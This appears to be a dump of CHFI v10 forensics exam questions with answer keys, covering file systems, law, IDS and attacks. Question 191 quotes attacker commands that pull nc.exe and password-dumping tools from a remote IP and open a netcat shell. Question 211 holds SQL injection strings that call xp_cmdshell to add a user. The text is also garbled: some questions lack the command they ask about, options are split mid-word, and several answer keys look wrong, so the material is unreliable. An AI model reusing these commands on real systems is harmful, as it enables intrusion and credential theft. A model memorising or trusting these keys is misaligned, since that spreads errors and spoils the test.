EC-Council

Exam Questions 312-49v10

Computer Hacking Forensic Investigator (CHFI-v10)

NEW QUESTION 1
- (Exam Topic 1)
Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but Questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

A. APIPA
B. IANA
C. CVE
D. RIPE

Answer: C

NEW QUESTION 2
- (Exam Topic 1)
An Employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the Employees Computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the Employee before he leaves the building and recover the floppy disks and secure his computer. Will you be able to break the encryption so that you can verify that that the employee was in possession of the proprietary information?

A. EFS uses a 128-bit key that can't be cracked, so you will not be able to recover the information
B. When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information.
C. The EFS Revoked Key Agent can be used on the Computer to recover the information
D. When the Encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information.

Answer: B

NEW QUESTION 3
- (Exam Topic 1)
While working for a prosecutor, what do you think you should do if the evidence you found appears to be exculpatory and is not being released to the defense?

A. Keep the information of file for later review
B. Destroy the evidence
C. Bring the information to the attention of the prosecutor, his or her supervisor or finally to the judge
D. Present the evidence to the defense attorney

Answer: C

NEW QUESTION 4
- (Exam Topic 1)
George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used.
What IDS feature must George implement to meet this requirement?

A. Signature-based anomaly detection
B. Pattern matching
C. Real-time anomaly detection
D. Statistical-based anomaly detection

Answer: C

NEW QUESTION 5
- (Exam Topic 1)
What operating system would respond to the following command?

A. Windows 95
B. FreeBSD
C. Windows XP
D. Mac OS X

Answer: B

NEW QUESTION 6
- (Exam Topic 1)
You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the target computer, but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

A. The registry
B. The swap file
C. The recycle bin
D. The metadata

Answer: B

NEW QUESTION 7
- (Exam Topic 1)
John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

A. Firewalk cannot pass through Cisco firewalls
B. Firewalk sets all packets with a TTL of zero
C. Firewalk cannot be detected by network sniffers
D. Firewalk sets all packets with a TTL of one

Answer: D

NEW QUESTION 8
- (Exam Topic 1)
Windows identifies which application to open a file with by examining which of the following?

A. The File extension
B. The file attributes
C. The file Signature at the end of the file
D. The file signature at the beginning of the file

Answer: A

NEW QUESTION 9
- (Exam Topic 1)
What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

A. Cached password hashes for the past 20 users
B. Service account passwords in plain text
C. IAS account names and passwords
D. Local store PKI Kerberos certificates

Answer: B

NEW QUESTION 10
- (Exam Topic 1)
Jason is the security administrator of ACMA metal Corporation. One day he notices the company's Oracle database server has been compromised and the customer information along with financial data has been stolen. The financial loss will be in millions of dollars if the database gets into the hands of the competitors. Jason wants to report this crime to the law enforcement agencies immediately.
Which organization coordinates computer crimes investigations throughout the United States?

A. Internet Fraud Complaint Center
B. Local or national office of the U.
C. Secret Service
D. National Infrastructure Protection Center
E. CERT Coordination Center

Answer: B

NEW QUESTION 10
- (Exam Topic 1)
Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

A. Trick the switch into thinking it already has a session with Terri's computer
B. Poison the switch's MAC address table by flooding it with ACK bits
C. Crash the switch with a DoS attack since switches cannot send ACK bits
D. Enable tunneling feature on the switch

Answer: A

NEW QUESTION 13
- (Exam Topic 1)
When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A. Passive IDS
B. Active IDS
C. Progressive IDS
D. NIPS

Answer: B

NEW QUESTION 17
- (Exam Topic 1)
On Linux/Unix based Web servers, what privilege should the daemon service be run under?

A. Guest
B. Root
C. You cannot determine what privilege runs the daemon service
D. Something other than root

Answer: D

NEW QUESTION 21
- (Exam Topic 1)
When cataloging digital evidence, the primary goal is to

A. Make bit-stream images of all hard drives
B. Preserve evidence integrity
C. Not remove the evidence from the scene
D. Not allow the computer to be turned off

Answer: B

NEW QUESTION 24
- (Exam Topic 1)
Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

A. Tailgating
B. Backtrapping
C. Man trap attack
D. Fuzzing

Answer: A

NEW QUESTION 27
- (Exam Topic 2)
Preparing an image drive to copy files to is the first step in Linux forensics. For this purpose, what would the following command accomplish?
dcfldd if=/dev/zero of=/dev/hda bs=4096 conv=noerror, sync

A. Fill the disk with zeros
B. Low-level format
C. Fill the disk with 4096 zeros
D. Copy files from the master disk to the slave disk on the secondary IDE controller

Answer: A

NEW QUESTION 31
- (Exam Topic 2)
Which of the following file contains the traces of the applications installed, run, or uninstalled from a system?

A. Shortcut Files
B. Virtual files
C. Prefetch Files
D. Image Files

Answer: A

NEW QUESTION 36
- (Exam Topic 2)
Which of the following Registry components include offsets to other cells as well as the LastWrite time for the key?

A. Value list cell
B. Value cell
C. Key cell
D. Security descriptor cell

Answer: C

NEW QUESTION 38
- (Exam Topic 2)
What stage of the incident handling process involves reporting events?

A. Containment
B. Follow-up
C. Identification
D. Recovery

Answer: C

NEW QUESTION 40
- (Exam Topic 2)
Steven has been given the task of designing a computer forensics lab for the company he works for. He has found documentation on all aspects of how to design a lab except the number of exits needed. How many exits should Steven include in his design for the computer forensics lab?

A. Three
B. One
C. Two
D. Four

Answer: B

NEW QUESTION 42
- (Exam Topic 2)
Shane has started the static analysis of a malware and is using the tool ResourcesExtract to find more details of the malicious program. What part of the analysis is he performing?

A. Identifying File Dependencies
B. Strings search
C. Dynamic analysis
D. File obfuscation

Answer: B

NEW QUESTION 46
- (Exam Topic 2)
Which of the following commands shows you the names of all open shared files on a server and the number of file locks on each file?

A. Net config
B. Net file
C. Net share
D. Net sessions

Answer: B

NEW QUESTION 51
- (Exam Topic 2)
To check for POP3 traffic using Ethereal, what port should an investigator search by?

A. 143
B. 25
C. 110
D. 125

Answer: C

NEW QUESTION 55
- (Exam Topic 1)
An "idle" system is also referred to as what?

A. PC not connected to the Internet
B. Zombie
C. PC not being used
D. Bot

Answer: B

NEW QUESTION 59
- (Exam Topic 2)
Which of the following is a record of the characteristics of a file system, including its size, the block size, the empty and the filled blocks and their respective counts, the size and location of the inode tables, the disk block map and usage information, and the size of the block groups?

A. Inode bitmap block
B. Superblock
C. Block bitmap block
D. Data block

Answer: B

NEW QUESTION 62
- (Exam Topic 1)
You are assisting in the investigation of a possible Web Server Hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a porno graphic web site. The company checked the web server and nothing appears wrong. When you type in the IP address of the web site in your browser everything appears normal. What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?

A. ARP Poisoning
B. DNS Poisoning
C. HTTP redirect attack
D. IP Spoofing

Answer: B

NEW QUESTION 65
- (Exam Topic 1)
After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks. What countermeasures could he take to prevent DDoS attacks?

A. Enable direct broadcasts
B. Disable direct broadcasts
C. Disable BGP
D. Enable BGP

Answer: B

NEW QUESTION 66
- (Exam Topic 1)
You have used a newly released forensic investigation tool, which doesn't meet the Daubert Test, during a case. The case has ended-up in court. What argument could the defense make to weaken your case?

A. The tool hasn't been tested by the International Standards Organization (ISO)
B. Only the local law enforcement should use the tool
C. The total has not been reviewed and accepted by your peers
D. You are not certified for using the tool

Answer: C

NEW QUESTION 68
- (Exam Topic 1)
In a FAT32 system, a 123 KB file will use how many sectors?

A. 34
B. 25
C. 11
D. 56

Answer: B

NEW QUESTION 70
- (Exam Topic 1)
When investigating a network that uses DHCP to assign IP addresses, where would you look to determine which system (MAC address) had a specific IP address at a specific time?

A. on the individual computer's ARP cache
B. in the Web Server log files
C. in the DHCP Server log files
D. there is no way to determine the specific IP address

Answer: C

NEW QUESTION 72
- (Exam Topic 1)
Under which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

A. 18 U.S.
B. 1029 Possession of Access Devices
C. 18 U.S.
D. 1030 Fraud and related activity in connection with computers
E. 18 U.S.
F. 1343 Fraud by wire, radio or television
G. 18 U.S.
H. 1361 Injury to Government Property
I. 18 U.S.
J. 1362 Government communication systems
K. 18 U.S.
L. 1831 Economic Espionage Act
M. 18 U.S.
N. 1832 Trade Secrets Act

Answer: B

NEW QUESTION 74
- (Exam Topic 1)
Printing under a Windows Computer normally requires which one of the following files types to be created?

A. EME
B. MEM
C. EMF
D. CME

Answer: C

NEW QUESTION 76
- (Exam Topic 1)
In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

A. The ISP can investigate anyone using their service and can provide you with assistance
B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
C. The ISP can't conduct any type of investigations on anyone and therefore can't assist you
D. ISP's never maintain log files so they would be of no use to your investigation

Answer: B

NEW QUESTION 78
- (Exam Topic 1)
In Microsoft file structures, sectors are grouped together to form:

A. Clusters
B. Drives
C. Bitstreams
D. Partitions

Answer: A

NEW QUESTION 82
- (Exam Topic 1)
You are called by an author who is writing a book and he wants to know how long the copyright for his book will last after he has the book published?

A. 70 years
B. the life of the author
C. the life of the author plus 70 years
D. copyrights last forever

Answer: C

NEW QUESTION 85
- (Exam Topic 1)
What happens when a file is deleted by a Microsoft operating system using the FAT file system?

A. only the reference to the file is removed from the FAT
B. the file is erased and cannot be recovered
C. a copy of the file is stored and the original file is erased
D. the file is erased but can be recovered

Answer: A

NEW QUESTION 90
- (Exam Topic 1)
When examining a hard disk without a write-blocker, you should not start windows because Windows will write data to the:

A. Recycle Bin
B. MSDOS.sys
C. BIOS
D. Case files

Answer: A

NEW QUESTION 95
- (Exam Topic 1)
Study the log given below and answer the following question:
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 -> 172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 -> 172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 -> 172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 -> 172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 -> 172.16.1.101:53

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506) Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558
Precautionary measures to prevent this attack would include writing firewall rules. Of these firewall rules, which among the following would be appropriate?

A. Disallow UDP53 in from outside to DNS server
B. Allow UDP53 in from DNS server to outside
C. Disallow TCP53 in from secondaries or ISP server to DNS server
D. Block all UDP traffic

Answer: A

NEW QUESTION 99
- (Exam Topic 1)
You should make at least how many bit-stream copies of a suspect drive?

A. 1
B. 2
C. 3
D. 4

Answer: B

NEW QUESTION 100
- (Exam Topic 1)
Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. Tracert
B. Smurf scan
C. Ping trace
D. ICMP ping sweep

Answer: D

NEW QUESTION 101
- (Exam Topic 1)
What does the superblock in Linux define?

A. filesynames
B. diskgeometr
C. location of the firstinode
D. available space

Answer: C

NEW QUESTION 105
- (Exam Topic 1)
_____ is simply the application of Computer Investigation and analysis techniques in the interests of determining potential legal evidence.

A. Network Forensics
B. Computer Forensics
C. Incident Response
D. Event Reaction

Answer: B

NEW QUESTION 107
- (Exam Topic 1)
You are conducting an investigation of fraudulent claims in an insurance company that involves complex text searches through large numbers of documents. Which of the following tools would allow you to quickly and efficiently search for a string within a file on the bitmap image of the target computer?

A. Stringsearch
B. grep
C. dir
D. vim

Answer: B

NEW QUESTION 111
- (Exam Topic 1)
When investigating a potential e-mail crime, what is your first step in the investigation?

A. Trace the IP address to its origin
B. Write a report

C. Determine whether a crime was actually committed
D. Recover the evidence

Answer: A

NEW QUESTION 116
- (Exam Topic 1)
Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security.
Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

A. Border Gateway Protocol
B. Cisco Discovery Protocol
C. Broadcast System Protocol
D. Simple Network Management Protocol

Answer: B

NEW QUESTION 119
- (Exam Topic 1)
How many sectors will a 125 KB file use in a FAT32 file system?

A. 32
B. 16
C. 256
D. 25

Answer: C

NEW QUESTION 122
- (Exam Topic 1)
Which Intrusion Detection System (IDS) usually produces the most false alarms due to the unpredictable behaviors of users and networks?

A. network-based IDS systems (NIDS)
B. host-based IDS systems (HIDS)
C. anomaly detection
D. signature recognition

Answer: B

NEW QUESTION 126
- (Exam Topic 1)
Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will Jonathan not succeed?

A. Only an HTTPS session can be hijacked
B. HTTP protocol does not maintain session
C. Only FTP traffic can be hijacked
D. Only DNS traffic can be hijacked

Answer: B

NEW QUESTION 130
- (Exam Topic 1)
Office Documents (Word, Excel and PowerPoint) contain a code that allows tracking the MAC or unique identifier of the machine that created the document. What is that code called?

A. Globally unique ID
B. Microsoft Virtual Machine Identifier
C. Personal Application Protocol
D. Individual ASCII string

Answer: A

NEW QUESTION 133
- (Exam Topic 1)
The offset in a hexadecimal code is:

A. The last byte after the colon
B. The 0x at the beginning of the code
C. The 0x at the end of the code
D. The first byte after the colon

Answer: B

NEW QUESTION 137
- (Exam Topic 1)
You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive foot printing against their Web servers. What tool should you use?

A. Ping sweep
B. Nmap
C. Netcraft
D. Dig

Answer: C

NEW QUESTION 142
- (Exam Topic 1)
James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

A. Smurf
B. Trinoo
C. Fraggle
D. SYN flood

Answer: A

NEW QUESTION 143
- (Exam Topic 1)
You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14 character passwords. After giving your users 2 weeks notice, you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a password-cracking tool against it. Over 99% of the passwords are broken within an hour. Why were these passwords cracked so Quickly?

A. Passwords of 14 characters or less are broken up into two 7-character hashes
B. A password Group Policy change takes at least 3 weeks to completely replicate throughout a network
C. Networks using Active Directory never use SAM databases so the SAM database pulled was empty
D. The passwords that were cracked are local accounts on the Domain Controller

Answer: A

NEW QUESTION 145
- (Exam Topic 1)
Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow
FTP-PUT. Which firewall would be most appropriate for Harold? needs?

A. Circuit-level proxy firewall
B. Packet filtering firewall
C. Application-level proxy firewall
D. Data link layer firewall

Answer: C

NEW QUESTION 147
- (Exam Topic 1)
What is the following command trying to accomplish?

A. Verify that UDP port 445 is open for the 192.168.0.0 network
B. Verify that TCP port 445 is open for the 192.168.0.0 network
C. Verify that NETBIOS is running for the 192.168.0.0 network
D. Verify that UDP port 445 is closed for the 192.168.0.0 network

Answer: A

NEW QUESTION 150
- (Exam Topic 1)
Profiling is a forensics technique for analyzing evidence with the goal of identifying the perpetrator from their various activity. After a computer has been compromised by a hacker, which of the following would be most important in forming a profile of the incident?

A. The manufacturer of the system compromised
B. The logic, formatting and elegance of the code used in the attack
C. The nature of the attack
D. The vulnerability exploited in the incident

Answer: B

NEW QUESTION 152
- (Exam Topic 1)

With Regard to using an Antivirus scanner during a computer forensics investigation, You should:

A. Scan the suspect hard drive before beginning an investigation
B. Never run a scan on your forensics workstation because it could change your systems configuration
C. Scan your forensics workstation at intervals of no more than once every five minutes during an investigation
D. Scan your Forensics workstation before beginning an investigation

Answer: D

NEW QUESTION 154
- (Exam Topic 1)
A law enforcement officer may only search for and seize criminal evidence with , which are facts or circumstances that would lead a reasonable person to believe a crime has been committed or is about to be committed, evidence of the specific crime exists and the evidence of the specific crime exists at the place to be searched.

A. Mere Suspicion
B. A preponderance of the evidence
C. Probable cause
D. Beyond a reasonable doubt

Answer: C

NEW QUESTION 158
- (Exam Topic 1)
Larry is an IT consultant who works for corporations and government agencies. Larry plans on shutting down the city's network using BGP devices and zombies? What type of Penetration Testing is Larry planning to carry out?

A. Router Penetration Testing
B. DoS Penetration Testing
C. Firewall Penetration Testing
D. Internal Penetration Testing

Answer: B

NEW QUESTION 163
- (Exam Topic 1)
How many bits is Source Port Number in TCP Header packet?

A. 16
B. 32
C. 48
D. 64

Answer: A

NEW QUESTION 165
- (Exam Topic 1)
Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search. link:www.ghttech.net What will this search produce?

A. All sites that ghttech.net links to
B. All sites that link to ghttech.net
C. All search engines that link to .net domains
D. Sites that contain the code: link:www.ghttech.net

Answer: B

NEW QUESTION 167
- (Exam Topic 1)
If you see the files Zer0.tar.gz and copy.tar.gz on a Linux system while doing an investigation, what can you conclude?

A. The system files have been copied by a remote attacker
B. The system administrator has created an incremental backup
C. The system has been compromised using a t0rnrootkit
D. Nothing in particular as these can be operational files

Answer: D

NEW QUESTION 168
- (Exam Topic 1)
Which is a standard procedure to perform during all computer forensics investigations?

A. with the hard drive removed from the suspect PC, check the date and time in the system's CMOS
B. with the hard drive in the suspect PC, check the date and time in the File Allocation Table
C. with the hard drive removed from the suspect PC, check the date and time in the system's RAM
D. with the hard drive in the suspect PC, check the date and time in the system's CMOS

Answer: A

NEW QUESTION 169
- (Exam Topic 1)
Microsoft Outlook maintains email messages in a proprietary format in what type of file?

A. .email
B. .mail
C. .pst
D. .doc

Answer: C

NEW QUESTION 174
- (Exam Topic 1)
You are called in to assist the police in an investigation involving a suspected drug dealer. The suspects house was searched by the police after a warrant was obtained and they located a floppy disk in the suspects bedroom. The disk contains several files, but they appear to be password protected. What are two common methods used by password cracking software that you can use to obtain the password?

A. Limited force and library attack
B. Brute Force and dictionary Attack
C. Maximum force and thesaurus Attack
D. Minimum force and appendix Attack

Answer: B

NEW QUESTION 179
- (Exam Topic 1)
Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?

A. EFS Encryption
B. DFS Encryption
C. IPS Encryption
D. SDW Encryption

Answer: A

NEW QUESTION 180
- (Exam Topic 1)
Which response organization tracks hoaxes as well as viruses?

A. NIPC
B. FEDCIRC
C. CERT
D. CIAC

Answer: D

NEW QUESTION 181
- (Exam Topic 1)
Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers.
Bill protects the PDF documents with a password and sends them to their intended recipients. Why PDF passwords do not offer maximum protection?

A. PDF passwords can easily be cracked by software brute force tools
B. PDF passwords are converted to clear text when sent through E-mail
C. PDF passwords are not considered safe by Sarbanes-Oxley
D. When sent through E-mail, PDF passwords are stripped from the document completely

Answer: A

NEW QUESTION 183
- (Exam Topic 1)
The refers to handing over the results of private investigations to the authorities because of indications of criminal activity.

A. Locard Exchange Principle
B. Clark Standard
C. Kelly Policy
D. Silver-Platter Doctrine

Answer: D

NEW QUESTION 185

- (Exam Topic 1)
Which of the following refers to the data that might still exist in a cluster even though the original file has been overwritten by another file?

A. Sector
B. Metadata
C. MFT
D. Slack Space

Answer: D

NEW QUESTION 189
- (Exam Topic 1)
When obtaining a warrant, it is important to:

A. particularlydescribe the place to be searched and particularly describe the items to be seized
B. generallydescribe the place to be searched and particularly describe the items to be seized
C. generallydescribe the place to be searched and generally describe the items to be seized
D. particularlydescribe the place to be searched and generally describe the items to be seized

Answer: A

NEW QUESTION 191
- (Exam Topic 1)
The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Short reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.
He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to
construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.
"cmd1.exe /c open 213.116.251.162 >ftpcom" "cmd1.exe /c echo johna2k >>ftpcom" "cmd1.exe /c echo haxedj00 >>ftpcom" "cmd1.exe /c echo get nc.exe >>ftpcom" "cmd1.exe /c echo get pdump.exe >>ftpcom" "cmd1.exe /c echo get samdump.dll >>ftpcom" "cmd1.exe /c echo quit >>ftpcom"
"cmd1.exe /c ftp -s:ftpcom"
"cmd1.exe /c nc -l -p 6969 -e cmd1.exe" What can you infer from the exploit given?

A. It is a local exploit where the attacker logs in using username johna2k
B. There are two attackers on the system - johna2k and haxedj00
C. The attack is a remote exploit and the hacker downloads three files
D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation:
The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION 194
- (Exam Topic 1)
This organization maintains a database of hash signatures for known software.

A. International Standards Organization
B. Institute of Electrical and Electronics Engineers
C. National Software Reference Library
D. American National standards Institute

Answer: C

NEW QUESTION 195
- (Exam Topic 1)
With the standard Linux second extended file system (Ext2fs), a file is deleted when the inode internal link count reaches .

A. 10
B. 100
C. 1

Answer: A

NEW QUESTION 198
- (Exam Topic 4)
Jacob, a cybercrime investigator, joined a forensics team to participate in a criminal case involving digital evidence. After the investigator collected all the evidence and presents it to the court, the judge dropped the case and the defense attorney pressed charges against Jacob and the rest of the forensics team for unlawful search and seizure. What forensics privacy issue was not addressed prior to collecting the evidence?

A. Compliance with the Second Amendment of the U.
B. Constitution
C. Compliance with the Third Amendment of the U.
D. Constitution
E. None of these
F. Compliance with the Fourth Amendment of the U.
G. Constitution

Answer: D

NEW QUESTION 202
- (Exam Topic 4)
When Investigating a system, the forensics analyst discovers that malicious scripts were Injected Into benign and trusted websites. The attacker used a web application to send malicious code. In the form of a browser side script, to a different end-user. What attack was performed here?

A. Brute-force attack
B. Cookie poisoning attack
C. Cross-site scripting attack
D. SQL injection attack

Answer: C

NEW QUESTION 204
- (Exam Topic 4)
Adam Is thinking of establishing a hospital In the US and approaches John, a software developer to build a site and host it for him on one of the servers, which would be used to store patient health records. He has learned from his legal advisors that he needs to have the server's log data reviewed and managed according to certain standards and regulations. Which of the following regulations are the legal advisors referring to?

A. Data Protection Act of 2018
B. Payment Card Industry Data Security Standard (PCI DSS)
C. Electronic Communications Privacy Act
D. Health Insurance Portability and Accountability Act of 1996 (HIPAA)

Answer: D

NEW QUESTION 205
- (Exam Topic 4)
You are a forensic investigator who is analyzing a hard drive that was recently collected as evidence. You have been unsuccessful at locating any meaningful evidence within the file system and suspect a drive wiping utility may have been used. You have reviewed the keys within the software hive of the Windows registry and did not find any drive wiping utilities. How can you verify that drive wiping software was used on the hard drive?

A. Document in your report that you suspect a drive wiping utility was used, but no evidence was found
B. Check the list of installed programs
C. Load various drive wiping utilities offline, and export previous run reports
D. Look for distinct repeating patterns on the hard drive at the bit level

Answer: D

NEW QUESTION 207
- (Exam Topic 4)
This is a statement, other than one made by the declarant while testifying at the trial or hearing, offered in evidence to prove the truth of the matter asserted. Which among the following is suitable for the above statement?

A. Testimony by the accused
B. Limited admissibility
C. Hearsay rule
D. Rule 1001

Answer: C

NEW QUESTION 209
- (Exam Topic 4)
Mark works for a government agency as a cyber-forensic investigator. He has been given the task of restoring data from a hard drive. The partition of the hard drive was deleted by a disgruntled employee In order to hide their nefarious actions. What tool should Mark use to restore the data?

A. EFSDump
B. Diskmon D
C. iskvlew
D. R-Studio

Answer: D

NEW QUESTION 211
- (Exam Topic 4)
A forensic analyst has been tasked with investigating unusual network activity Inside a retail company's network. Employees complain of not being able to access services, frequent rebooting, and anomalies In log files. The Investigator requested log files from the IT administrator and after carefully reviewing them, he finds the following log entry:

```
12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah" or 1=1 – 12:34:35 192.2.3.4 HEAD GET
/login.asp?username=blah"  or )1=1  (--  12:34:35 192.2.3.4  HEAD  GET
/login.asp?username+blah" or exec master..xp_cmdshell 'net user test testpass - -
```

What type of attack was performed on the companies' web application?

A. Directory transversal

B. Unvalidated input
C. Log tampering
D. SQL injection

Answer: D

NEW QUESTION 216
- (Exam Topic 4)
The working of the Tor browser is based on which of the following concepts?

A. Both static and default routing
B. Default routing
C. Static routing
D. Onion routing

Answer: D

NEW QUESTION 218
- (Exam Topic 4)
In Java, when multiple applications are launched, multiple Dalvik Virtual Machine instances occur that consume memory and time. To avoid that. Android Implements a process that enables low memory consumption and quick start-up time. What is the process called?

A. init
B. Media server
C. Zygote
D. Daemon

Answer: C

NEW QUESTION 221
- (Exam Topic 4)
Which "Standards and Criteria" under SWDGE states that "the agency must use hardware and software that are appropriate and effective for the seizure or examination procedure"?

A. Standards and Criteria 1.7
B. Standards and Criteria 1.6
C. Standards and Criteria 1.4
D. Standards and Criteria 1.5

Answer: D

NEW QUESTION 222
- (Exam Topic 4)
Web browsers can store relevant information from user activities. Forensic investigators may retrieve files, lists, access history, cookies, among other digital footprints. Which tool can contribute to this task?

A. Most Recently Used (MRU) list
B. MZCacheView
C. Google Chrome Recovery Utility
D. Task Manager

Answer: B

NEW QUESTION 227
- (Exam Topic 4)
Simona has written a regular expression for the detection of web application-specific attack attempt that reads as /((\%3C)|<K(\%2F)|V)*[a-zO-9\%I*((\%3E)|>)/Ix. Which of the following does the part (|\%3E)|>) look for?

A. Alphanumeric string or its hex equivalent
B. Opening angle bracket or its hex equivalent
C. Closing angle bracket or its hex equivalent
D. Forward slash for a closing tag or its hex equivalent

Answer: D

NEW QUESTION 229
- (Exam Topic 4)
A forensic examiner encounters a computer with a failed OS installation and the master boot record (MBR) or partition sector damaged. Which of the following tools can find and restore files and Information In the disk?

A. Helix
B. R-Studio
C. NetCat
D. Wireshark

Answer: B

NEW QUESTION 231
- (Exam Topic 4)
Which set of anti-forensic tools/techniques allows a program to compress and/or encrypt an executable file to hide attack tools from being detected by reverse-engineering or scanning?

A. Packers
B. Emulators
C. Password crackers
D. Botnets

Answer: A

NEW QUESTION 234
- (Exam Topic 4)
Which of the following statements pertaining to First Response is true?

A. First Response is a part of the investigation phase
B. First Response is a part of the post-investigation phase
C. First Response is a part of the pre-investigation phase
D. First Response is neither a part of pre-investigation phase nor a part of investigation phas
E. It only involves attending to a crime scene first and taking measures that assist forensic investigators in executing their tasks in the investigation phase more efficiently

Answer: A

NEW QUESTION 239
- (Exam Topic 4)
Ronald, a forensic investigator, has been hired by a financial services organization to Investigate an attack on their MySQL database server, which Is hosted on a Windows machine named WIN-DTRAI83202X. Ronald wants to retrieve information on the changes that have been made to the database. Which of the following files should Ronald examine for this task?

A. relay-log.info
B. WIN-DTRAl83202Xrelay-bin.index
C. WIN-DTRAI83202Xslow.log
D. WIN-DTRAI83202X-bin.nnnnnn

Answer: C

NEW QUESTION 240
- (Exam Topic 4)
What happens lo the header of the file once It Is deleted from the Windows OS file systems?

A. The OS replaces the first letter of a deleted file name with a hex byte code: E5h
B. The OS replaces the entire hex byte coding of the file.
C. The hex byte coding of the file remains the same, but the file location differs
D. The OS replaces the second letter of a deleted file name with a hex byte code: Eh5

Answer: A

NEW QUESTION 242
- (Exam Topic 4)
